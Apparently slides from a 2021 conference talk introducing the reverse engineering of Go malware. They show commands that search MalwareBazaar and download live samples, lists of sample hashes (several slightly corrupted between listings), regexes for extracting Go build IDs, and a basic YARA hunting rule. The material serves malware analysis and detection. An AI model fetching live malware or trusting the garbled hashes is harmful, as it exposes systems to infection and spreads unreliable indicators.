

INTRODUCTION TO GO REVERSING BHACK 2021

Alexandre Borges

□ AGENDA



- Introduction
- Go Binary
- First Steps on Go Reversing
- Go malware
- Final thoughts
- End

- Security Researcher
- Speaker at SANS 2020
- Speaker at DEVCON 2020
- Speaker at DEF CON USA 2019
- Speaker at DEF CON USA 2018
- Speaker at DEF CON CHINA 2019
- Speaker at NO HAT 2019 (Bergamo)
- Speaker at HITB 2019 (Amsterdam)
- Speaker at CONFidence 2019 (Poland)
- Speaker at DevOpsDays BH 2019
- Speaker at BSIDES 2019/2018/2017/2016
- Speaker at H2HC 2016/2015
- Speaker at BHACK 2018/2019/2020
- Advisory Board member Forensic Science International: Digital Investigation journal.

INTRODUCTION

□ INTRODUCTION

- Go language has been created in 2007 (maybe back traced to Plan9).
- First released in 2009 by Google.
- Version 1.0 has been released on 2012.
- Golang introduces many interesting mechanisms such as channel, Goroutine, sync, wait group, select, context and so on. For example, to start a goroutine, which is focused on concurrency, we need simply to prefix a go function with the word “go”.
- Golang runs on Windows, Linux and Mac, so it's attractive for adversaries.
- The number of incidents involving Go malware threats (mainly ransomware and packers) have exploded since 2019 and nowadays they are in everywhere.

INTRODUCTION

```
remnux@remnux:~$ malwoverview.py -b 2 -B golang
```

■ Searching for Go malware...

MALWARE BAZAAR REPORT

```
sha256_hash: a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9
sha1_hash: 0d0db5fdfb523c7993ada320b3e29749d005564
md5_hash: c68ed474f478338f112303bd5e821bb0
first_seen: 2021-10-06 01:48:10
last_seen: 2021-10-06 02:52:41
file_name: mips
file_size: 3342336 bytes
file_type: elf
mime_type: application/x-executable
tlsh: T1F5F549233A98D72ED315323055B6CAC4673A7C4902E7A517B781D30AEAC217C9E6EDF1
reporter: r3dbU7z
tags: elf golang mips

-----
sha256_hash: 799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9
sha1_hash: 5b29b9c871eea7ce94ac75808d562dc02e26aead
md5_hash: 601da63d74a37f95128c4ed57756dd03
first_seen: 2021-10-06 01:45:33
last_seen: 2021-10-06 02:52:40
file_name: x86
file_size: 2965504 bytes
file_type: elf
mime_type: application/x-executable
tlsh: T14DD55B10FDCB40FBDE471E7195BBA22F333461058336EAC3DA401E76E96B6E1193265A
reporter: r3dbU7z
tags: elf golang
```

■ Few Go malware threats:

- GoBot2
- Hercules
- FritzFrog
- Veil
- DDGminer
- GoBrut
- SysupdataMiner
- Zebrocy (nation-state APT)
- CHAOS
- ARCANUS
- CryptoStealer.Go (e-crime)
- Capoae (ransomware)
- WellMess (nation-state APT)
- IPStorm
- Netfilim (ransomware)
- EKANS (ransomware)
- Go Loader (nation-state APT)

INTRODUCTION

```
remnux@remnux:~/malware/golang$ malwoverview.py -b 2 -B golang | grep sha256 | head -20
sha256_hash: a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5
sha256_hash: 5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b
sha256_hash: 79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00
sha256_hash: 844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8
sha256_hash: 7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cf0978cb8a98
sha256_hash: a50e8670c53118b85f2a190823d4df340f1801a61d9d50cc84262af14d2ebd9
sha256_hash: 799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9
sha256_hash: 247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0
sha256_hash: b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e
sha256_hash: 496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57
sha256_hash: d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95
sha256_hash: 85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343
sha256_hash: 70d0b6df8deef8766fe54a92fc640c57b0535a9f1742f3ba5b25cc465f33717
sha256_hash: f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404
sha256_hash: f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7
sha256_hash: 9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a
sha256_hash: 9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fdb0db9747dbc39
sha256_hash: 1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1
sha256_hash: 9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a
sha256_hash: 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
remnux@remnux:~/malware/golang$
```

```
remnux@remnux:~/malware/golang$ malwoverview.py -b 5 -B 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9
```

MALWARE BAZAAR REPORT

- Download a sample from Malware Bazaar is pretty easy.

SAMPLE SAVED!

INTRODUCTION

```
remnux@remnux:~/malware/golang$ ls -lhS
total 180M
-rw-r--r-- 1 remnux remnux 9.9M Oct 25 2021 5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe
-rw-r--r-- 1 remnux remnux 7.8M Oct 25 2021 06e87fdd502778b1e2fce93813aa1fc322a3d0e8e20a5c516cc2f383db1cf0.elf
-rw-r--r-- 1 remnux remnux 7.8M Oct 25 2021 ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.elf
-rw-r--r-- 1 remnux remnux 7.2M Oct 25 2021 8c0a1741bd3443e6d61bcc0d92033feedecbf78abede26fbbf4d2a9089ea9d9.exe
-rw-r--r-- 1 remnux remnux 6.8M Oct 25 2021 496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf
-rw-r--r-- 1 remnux remnux 6.8M Oct 25 2021 9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe
-rw-r--r-- 1 remnux remnux 6.6M Oct 25 2021 95193266e37a3401a0becace6d41171ab2968ed5289d666043251d05552d02fc.exe
-rw-r--r-- 1 remnux remnux 6.6M Oct 25 2021 1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1.exe
-rw-r--r-- 1 remnux remnux 6.4M Oct 25 2021 f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe
-rw-r--r-- 1 remnux remnux 6.4M Oct 25 2021 e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe
-rw-r--r-- 1 remnux remnux 6.2M Oct 25 2021 9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fb0db9747dbc39.exe
-rw-r--r-- 1 remnux remnux 6.1M Oct 25 2021 4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
-rw-r--r-- 1 remnux remnux 6.1M Oct 25 2021 9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
-rw-r--r-- 1 remnux remnux 5.9M Oct 25 2021 79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
-rw-r--r-- 1 remnux remnux 5.6M Oct 25 2021 70d0b6df8deef8766fe54a92fc640c57b0535a9f1742f3ba5b25cc465f33717.elf
-rw-r--r-- 1 remnux remnux 5.6M Oct 25 2021 85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf
-rw-r--r-- 1 remnux remnux 5.6M Oct 25 2021 d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95.elf
-rw-r--r-- 1 remnux remnux 5.2M Oct 25 2021 9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
-rw-r--r-- 1 remnux remnux 4.9M Oct 25 2021 a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
-rw-r--r-- 1 remnux remnux 4.4M Oct 25 2021 59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf
-rw-r--r-- 1 remnux remnux 4.2M Oct 25 2021 2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46.elf
-rw-r--r-- 1 remnux remnux 4.2M Oct 25 2021 8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
-rw-r--r-- 1 remnux remnux 3.5M Oct 25 2021 247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf
-rw-r--r-- 1 remnux remnux 3.5M Oct 25 2021 b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf
-rw-r--r-- 1 remnux remnux 3.2M Oct 25 2021 a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf
-rw-r--r-- 1 remnux remnux 3.0M Oct 25 2021 0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
-rw-r--r-- 1 remnux remnux 2.9M Oct 25 2021 799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf
```

- Go malware samples are bigger than a common C/C++ malware.

INTRODUCTION

```
remnux@remnux:~/malware/golang$ grep -iEl "((\")?)([a-zA-Z0-9_-]{20})\|)(([a-zA-Z0-9_-]{20})\|/([a-zA-Z0-9_-])\{20}\|/([a-zA-Z0-9_-])\{20}\(\")\$)" * | sort
```

```
06e87fdd502778b1e2fcbe93813aa1fc322a3d0e8e20a5c516cc2f383db1cf0.elf  
0ba9de9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe  
247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf  
2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe  
3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe  
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe  
496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf  
5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe  
59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf  
70d0b6df8def8766fe54a92fc640c57b0535a9f1742f3ba5b25cc465f33717.elf  
799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf  
79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe  
7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe  
7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7cfe0978cb8a98.exe  
844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf  
8471b945edaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf  
85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf  
8c0a1741bd3443e6d61bcc0d92033feedccbf78abede26fbff4d2a9089ea9d9.exe  
8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe  
9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe  
9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe  
9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe  
9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fb0d9747dbc39.exe  
a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe  
a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf  
ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.elf  
b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf  
cd49c58defedd1594ad6c93c1019385e171e10bede1995eed74540debfd942c.exe  
d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95.elf  
e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe  
f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe  
f8c94e76f4d756924bf929b32f85158bc81911ce4a606af67e37460405e0ad3f.exe  
f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe  
f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf
```

- `grep -iEl "((\")?)([a-zA-Z0-9_-]{20})\|)(([a-zA-Z0-9_-]{20})\|/([a-zA-Z0-9_-])\{20}\|/([a-zA-Z0-9_-])\{20}\(\")\$)" * | sort`
- PS: This regular expression is not perfect (so far from it), but it might help you, eventually. ☺

INTRODUCTION

- strings -af * |grep -E "((\")?)([a-zA-Z0-9_-]{20})\|)/(([a-zA-Z0-9_-]{20})\|/([a-zA-Z0-9_-]{20})\|/([a-zA-Z0-9_-]{20})(\")\$)"

```
remnux@remnux:~/malware/golang$ strings -af * |grep -E "((\")?)([a-zA-Z0-9_-]{20})\|)/(([a-zA-Z0-9_-]{20})\|/([a-zA-Z0-9_-]{20})\|/([a-zA-Z0-9_-]{20})(\")$)"  
06e87fdd502778b1e2fc...0elf: y2sJGA1KRDCJGGKz04ks/ohtFjssV-b3sJ2_sPRw/L_jvaNvehEURhxkbJSwW/gOUAYxP-cmPKM3DRekhf  
0ba...7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe: Go build ID: "crWqwo1w500C8qlSp5fe/t_EdIKmLcTt2xEJU2_m6/xyXUNv6myh0x0HfehD3u/ZyVxZepivbcYXW2FAs6p"  
247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf: xR_5qLjBR1U9DAXrq92g/wvqP9qAeyBJu0LaXdLXM/G1zdYcS8dRd7y-eM4o9s/9rV0EzoVxkXMgnkcgPys  
2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe: Go build ID: "CTgmBPToRZ0b2-vAF3VJ/t8bJsX09fcoZvRg2AvxI/Ji0UKk_7hUKaFvtVic2x/1teDrr3kgkqg7RqvflGk"  
3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe: Go build ID: "HIini70qPyxIyMvZsegGe/mzpfqfSMPKBTWitzDS1G/ev63fpphr69Gp5Ddkat3/X-v9Qr9sKXlo_AbGF60Y"  
4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe: Go build ID: "z5cuUzBjQ1JEBHZbbsx/fh8JGyan3M7yk1LvxER2/afd4PGN07ThW6ijxp4k/z7frL_2dqIBzytg9fQlU"  
496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf: Owyrv5202sayBgB4XkPC/gPM7sJzobYcoyF1H1wUQ/6cdenI68NyFI00M5SKqe/7kg_y0aCylV_oDDl5W0p  
5014f25ab8c16a77455b17e022532537161ad534e650252bd7cd158159b83d6b.exe: Go build ID: "kPZyc7AIH2o2hJzb2ejb/jxvBhpM7edKCuZsz_LaX/xgnlEyke7DJbYD3yHBw1/cna_pYKZTqYNfYGPym3-"  
59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf: UhpHsyswDupKPTC5DdzU/XZY1QqTxSLA9sUeBvf_E/HhPn0x3NG7ULM2DhLf2M/Rd55x5A1BnD4zBuP5N7K  
70d0b6df8deef8766fe54a92fc...0elf: PYd6CyiZSp5_wr3DLTrK/UL5elIqvhnj9ImEb6cn/YH9hhknMLcQwkwdSHMj.../PYd6CyiZSp5_wr3DLTrK  
799e9d00d61955523153bbeb87d7a295d3bfff3c2af789d5951cf8578366e63a9.elf: HtslJS0AI97AkvaAYDbk/gMllf0SQR3uv9QxsDt-H/wJUvln2YkUHpEtvPm72z/zFYgweyGAcq1Z9kuKnJy  
79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe: Go build ID: "WIgE_bp6LE9N2c0IQu2s/DhG4drXLKPLd3q09u8CI/gddHHm00cr4IgCs2omNA/bpHYCnty8r-pMMTyCcaw"  
7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe: Go build ID: "z73yC5P_f0rrKbp0bBYp/ytzhNiS5dJq5KWeCVX34/0LGAfGxHZFr4kGqqHVob/TQ900q8wXmYfZsr7eR0z"  
7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7fce0978cb8a98.exe: Go build ID: "LBxUobXgWmvXP241crhF/0-MmUhk5D77G7ADvR0oE/ky9QpGq5iK8BqX4zTAFA/agxxRunrFqU8fcMSaVzu"  
844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf: q7PTl...jTnVIClqLzkhGQn/rbQaV0ZHYwLI050Ewg8Z/vP6PFJ0E-HUfVjbz7Gta/bL0h5FgC1Xw14wFHtrv  
8471b945Redaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf: -fUy7KpuohmoZemsZ8EP/8Q-8J5vj9fDZl3-H6-nx/kKJ6uER3ds02wB-ciRqt/NG7Hdzwa01FRx0dCgp02  
85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf: KrZd-v-fVq3LeEve_eJF/9c3DyHxClHNve4eI1meM/WGs...-InQhaYNIvDc9M/48ii...ldwRSqWEkFKJbK6  
8c0a1741bd3443e6d61bcc0d92033feedec...f78abede26fb...4d2a9089ea9d9.exe: Go build ID: "JKMJqHsKR4Ey0pc5InS8/D4fnz_pWRmd...pWMQg4ja/eMW55YpD4ERXYhDHcLi3/VssInNHMSH6YPeCjPrpg"  
8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe: Go build ID: "i7jz7jSLx1TeN0pI3-nL/GqpUMIPfY..._Y47oByE/qB1iasAR2kqxbs.../UXz0KiQX3BGDGKXUyGdC"  
9b7e0a21e13f1607ef431f54a44902d9250a0d21420cc1618481bea5b1dee86a.exe: Go build ID: "s6ogNyEH-CCbTVJ...xs/l5G8izP0x..._m-z-2i/UhrIgcp9m6LI_Pk3-Nxj/x2mfgk0P7Z9QvqtliYws"  
9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe: Go build ID: "9SbAVwF...jeJ-Ctpj4f8/Bd...brbadA0usMhYtwt1f/C7yvhS1ztSlv3sC5UMWn/zB4DpFmhK1-LcSxvEHOG"  
9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe: Go build ID: "B19w80MaZ0k-F-N79qmi/D-jU4j6fJ..._AngLNeP0/B4Zyvnwbw0T_IEpYsUqx/AhZnz8rKhgXVj...2Rs20U"  
9f84130cc5240f4df5afc674fde40012dd9ff141a28fdf171fb...0db9747dbc39.exe: Go build ID: "TZYas06DIBqGysXI...sPC/9yVsou70a0Vg5t5KYik/laPRI409Cri...s5rSTUvqGXWpCK3h0W0G"  
a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe: Go build ID: "6cGLY-MHobtVsrCgpdJv/4YNGGetq2IY50AZaMIZJ/78itla1iPK-bQmBggSvX/bxZ54vUsKLHdFtjqI0J9"  
a50e8670c53118b85f2a190823d4df...340f180la61d9d50cc84262af14d2ebd9.elf: -49xBqZbFdWSsSwkMMJ/_xdyHQR0ArFZXR20qirbq/hRc.../Y9oCkYjs09ryGEJt/7hujC1le24DpbhCkGAGK  
ad69e198905a8d4a4e5c31ca8a3298a0a5d761740a5392d2abb5d6d2e966822f.elf: sdS1yH9Z...K4xXNqXUY2/YIs8-ixlkNCxDsgmCbCp/UrUmu...x_JVL7X-N1Pj/Tv06mRgZkj14s8akk7oX  
b05b166337df0d2e79337a8a07004404ca87e05074dd122b1d5d8e9737425e.elf: 3iD2yB-R2tJDFB1EVX8S/YwodGogTcC...MmHAd1PuR-/nbT9GWkyIlapYEmhpuA0/k-1D76PRd0LLuz54B7Si  
cd49c58defedd1594ad6c93c1019385e171e10bede1995eedcd74540debfd942c.exe: Go build ID: "-KluwDVQ2HBjZn1l8DhJ/jBsMTqfL643pI...p-qtxz/GCvTFIE4qK5oJm_ykDGp/ECqxi...t...BqoCvy_3hL2Y"  
d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb...59225c17b95.elf: FlHo-KzqRRpfh0vKMAzU/8fRhusn9zfJrWrFVVmrS/9UeQoku_Ld...G0NeIVvJf0/UnkMKKKL9XkEiIAxduUS  
e453400f413b4ad2e996c28b7e72be2d42fc2a8d30e9c91a67a0e0e6915aff7f.exe: Go build ID: "7sxNJdCYNP7VPrJ...kffB/2B9G2l22NDJw4XluW...p/tRiM8ZZkoPlPvjqxa-WC/a5R0sVY6_kBtSF5M73M3"  
f556c9b4e5bb463be84dead45a9aedcf8bec41c1c2b503ea52719357943750e7.exe: Go build ID: "QkwuRPqEVK_0xqBwdgB0/86fp5B1ah2WLp...LZvyiW/C6vIS6SbGm...vMEssCH4A/DmYrNDPbK25jFhb0yoHL"  
f8c94e76f4d756924bf929b32f85158bc81911ce4a606af67e37460405e0ad3f.exe: Go build ID: "90TJigwiZMgWgCIBhKTQ/R9irZmf_txYlawAA0mZV/bw711g08ulUkw_09-r8n/0th_34jLCy9p01VZL3rw"  
f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe: Go build ID: "ykRH0J8dLgBMH9TQuQet/iUsZKIFesWp_BypV04Am/ASZVtQxBggc-x1mR4j-R/E4Vl...u...e...y...ZHWVdu6Mx2P0"  
f949bebfb4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf: rEb-cY7NHp-fg5o7bWjV/XsPjrq4xwfQSSK3b5l3P/Lu6GM2Au7Xt-...ioV8nRry/zuPhWXEhg...4m0YJFhu-C
```

- Information about Build ID: <https://golang.org/src/cmd/go/internal/work/buildid.go>

□ INTRODUCTION

```
1 rule golang {
2     meta:
3         description = "Golang Rule"
4         author = "Alexandre Borges"
5         date = "2021/10/25"
6         super_rule = 1
7
8     strings:
9         $a1 = "golang" wide ascii
10        $re1 = /(go-1\.[1-9]{2})/ ascii wide
11        $re2 = /(?:([a-zA-Z0-9_-]{20})\/)([a-zA-Z0-9_-]{20})\/( [a-zA-Z0-9_-]{20})\/([a-zA-Z0-9_-]{20}("?))/
12
13    condition:
14        (1 of them)
15 }
```

- Pretty basic Yara rule for hunting Go malware. Of course, it could be improved a lot (\$re2 might be reduced) and condition could be more restrictive. For example, combining (\$a1 and \$re1) or even (\$a1 and \$re2). Don't matter, you got the point... ☺

INTRODUCTION

```
remnux@remnux:~/malware/yararules$ yara -wr golangfind.yar ../golang/
golang ../golang//f8c94e76f4d756924bf929b32f85158bc81911ce4a606af6/e3/460405e0ad3f.exe
golang ../golang//f927dd9044d7fa874dc6b98a0f5c9c647f3a9e5393bfe034b425cbf8db93e501.exe
golang ../golang//7c7ef3ab31ab91a7379bc2e3f32473dfa7adf662d0c640ef994103f6022a092b.exe
golang ../golang//a50e8670c53118b85f2a190823d4dfe340f1801a61d9d50cc84262af14d2ebd9.elf
golang ../golang//cd49c58defedd1594ad6c93c1019385e171e10bede1995eed74540debfd942c.exe
golang ../golang//799e9d00d61955523153bbeb87d7a295d3bff3c2af789d5951cf8578366e63a9.elf
golang ../golang//b05b166337df0df2e79337a8a07004404ca87e05074dd122b1d5dd8e9737425e.elf
golang ../golang//8471b945edaa37d2cfeda1a7c367cf3f273e8dee7353e6cb309a74d33b6a87b7.elf
golang ../golang//59fa110c24920aacbf668baacadce7154265c2a3dca01d968f21b568bda2130b.elf
golang ../golang//247f269b632e8dd544f039d1f805b3246bdd92b7052d3ada9312514222b52ec0.elf
golang ../golang//f949bebf4a7426d8d90e6fc5cbd13e60a6704fb25d6cab4ed248f456d7424404.elf
golang ../golang//7ef9667e73b84b6a031e28b6279e04cd8abe82d69cd836043a7fce0978cb8a98.exe
golang ../golang//844e4b052686851b8d4312c509616beae70398bd59d0c22468d3fb48145296d8.elf
golang ../golang//2ba2c20a826f51ed753f4f4dd78118d6f371a2fd5b4b0a2ff640c8f046d4fb55.exe
golang ../golang//0bafde9b22d7147de8fdb852bcd529b1730acddc9eb71316b66c180106f777f5.exe
golang ../golang//9d701a6eab150c0140c0153c4b6c1f3dbc0a44845722b79bfa75a98c200113fa.exe
golang ../golang//85c93ec89ce7123f1a94ede2cb5f31125b1954fa5b72603f3cf90c0914aa5343.elf
golang ../golang//a00f9938052cd7987d8740671ba12f61cde995601edb75b63d7347e48b552bf5.exe
golang ../golang//3f56501f764d49723188bb119845fec4f2419a5080b74513fd0734e2a628e754.exe
golang ../golang//4961954c47ef2395dd73b8cc4bb36827f71e08a13f9ec4cc1daba51715334fc9.exe
golang ../golang//2b03806939d1171f063ba8d14c3b10622edb5732e4f78dc4fe3eac98b56e5d46.elf
golang ../golang//9f84130cc5240f4df5afc674fde40012dd9ff141a28dfd171fb0db9747dbc39.exe
golang ../golang//79fb1d00ef9d85e958a17fd331b23dec507e4f2e2c150fd580d0668b84d29d00.exe
golang ../golang//496a46a07ae436b82b87bef642afbb3b06d9dbf0e0fae0199f6389f312fa4e57.elf
golang ../golang//8fec485e47fd1231aeb1a4107a4918f92c2b15fa66e9171be39a765d26a12acb.exe
golang ../golang//9b921d4c8c3eea84615365d78a2e7223ebf42764aa1b61122762b950bee3ea4a.exe
golang ../golang//95193266e37a3401a0becace6d41171ab2968ed5289d666043251d05552d02fc.exe
golang ../golang//8c0a1741bd3443e6d61bcc0d92033feedeccbf78abede26fbbf4d2a9089ea9d9.exe
golang ../golang//d19bb0859df083a0b217d32df853053e98f45da2f63996c79feb59225c17b95.elf
golang ../golang//1e5a3233f546af91faf54bef4a30b5869f9a9b4f8fc45b5c85410f658378cac1.exe
```

■ It's worked as expected 😊


GO BINARY

□ GO BINARY

